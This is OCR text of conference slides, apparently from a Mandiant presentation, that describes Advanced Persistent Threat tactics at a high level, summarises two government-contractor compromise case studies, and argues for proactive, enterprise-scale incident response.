Advanced Persistent Threat (APT) Focused Attack

- Money Transfer Organizations
- Retailers – POS
- Financial Institutions – Card Issuers
- ATM Manufacturers

Level 2

Personal Identifying Information (PII) Focused Group “Smash & Dash”


- Indiscriminate Internet Users

Level 1

Worms, Warez, Spam, etc. Individuals

MANDIANT

36




Advanced Persistent Threat (APT)

- Motivation
  - Espionage
  - Politics
  - Power
- Goals
  - Gain foothold
  - Maintain access
  - Exfiltrate sensitive data

MANDIANT

37




Prevalent Initial Infiltration Vectors

- Social Engineering
  - Spear-Phishing
- Compromised public websites
- Application Exploitation
  - SQL Injection
- Client-side Attacks
  - Browser Attacks
- Server Vulnerabilities
- Drive-by Exploits
- Search Engine Abuse

New Message
Add Book
ox

MANDIANT

38




Gain A Foothold

- Establish Command & Control
  - Custom Malware
  - Maintain access to the network = ‘Backdoor’
  - Steal passwords = ‘Password dumping’
- Continual Observation
  - Maintain continual stream of information = ‘sniffer’
  - Watch your activity and input to data = ‘keystroke logger’
- Falsify Identity
  - Use stolen access credentials to legitimately maintain network access

MANDIANT


39



Avoid Detection = Constant Presence

- Frequent changes to Malware
- Use uncommon methods for creating malware
- Obfuscation and Encryption
  - Network traffic
  - Host configuration data
- Use of Alternate Data Streams (ADS)
- Install malware into another legitimate process

MANDIANT 40



Case Study – Government Contractor 1

Spring 2006 to Winter 2006
- External notification
- 6 initial compromised hosts
  - Several variants of malware

Fall 2007 – Winter 2007
- Internal discovery
  - Host and network detection
  - 40 initial compromised hosts
  - Several new variants of malware
    - Advanced capabilities
    - Evolution very apparent

DAMAGE
  - More than 200 compromised hosts
  - Immeasurable data loss

BAD GUYS REMAIN IN NETWORK


Version 1.1
Proxy aware

Version 1.5
Proxy aware
SSL Encryption

Version 1.6
Proxy aware
Base64 Obfuscation
NTLM Advances

Version 3.0
Proxy Aware
Process injection
Persistence Advances
VPN Subversion

MANDIANT 41



Case Study – Government Contractor 2

Fall 2007

- External notification
  - 8 hosts compromised
  - Malware shares characteristics with GC-1

Winter 2008


- Internal discovery
  - Network traffic anomalies
  - 90 hosts compromised
  - Malware upgrade (v1.6 → v3.0)

DAMAGE

- More than 100 compromised hosts
- Immeasurable data loss


BAD GUYS REMAIN IN THE NETWORK

MANDIANT 42



APT Compromise Cycle

MANDIANT 43




Overview and In Place Security

Victim	Notification Method	Notification Date	Date of Initial Compromise	Exposure (Risk)
GC-1	External	April 2006	UNK	?
GC-2	External	August 2007	UNK	?

Victim	Oversight Compliance	Firewalls/ Proxy Servers	Host Auditing Enabled	Antivirus	IDS	Managed Software Management
GC-1	✓	✓	✓	✓	✓	✓
GC-2	✓	✓	✓	✓	✓	✓

MANDIANT

44



How the APT Differs From Other Attacks

Motivation and Tenacity

Their goal appears to be occupation
Persistent access to network resources
Political insight
Future use / fear / deterrent

Organization and Orchestration


Division of labor
Malware change management
Escalate only as necessary
Countermeasures increase attack sophistication

Technology

Custom Malware
No sustainable signatures
Malware recompiled days before installation
Constant feature additions
VPN Subversion
Encrypted tunnels


MANDIANT

45




Tackling the APT in the Enterprise is HARD!

- Employ valid credentials for lateral movement
- Possess comprehensive understanding of target network topology
- Frequently modify binaries to avoid detection
- Attackers are hiding in plain-sight
- Leveraging various IP blocks to avoid filtering & detection
- Dropping dormant backdoors for future use



Get “In Front” of the APT


- Improve visibility
  - You can’t fight what you can’t see
- Improve response time
  - They move fast…we need to move faster
- Extend response coverage
  - They can be anywhere…so must we
- Treating this as a typical incident WILL NOT work!
  - IR evolution (NYPD versus NYFD)



Evolving Incident Response to Scale for Large Enterprises

	Methods	Pros	Cons
Reactive Deployment	1. Trusted tool kits 2. Stand alone, single host collection 3. Sed, awk, grep, perl, etc.	1. Cheap 2. Fast to modify tools	1. Clunky & bulky 2. Expensive to visit each host 3. Difficult to correlate data 4. Inhibits scaled scoping techniques
Proactive Deployment	1. Agent/Server concept 2. One collects, the other organizes	1. Enables faster response 2. Easier to correlate data 3. Collect from multiple hosts simultaneously 4. Cast a broad net 5. Enables various scoping techniques	1. Problems with trust of the toolkit 2. Added levels of complexity 3. Adding new capabilities in the agent takes more time

48



Final Thoughts

There is hope!

- Well-defined IR processes
- Full enterprise visibility
- Host and network analysis capabilities
- Defined stakeholders
- Training

Questions?

Kris Harms
703-683-3141
Kris.Harms@MANDIANT.com

MANDIANT

50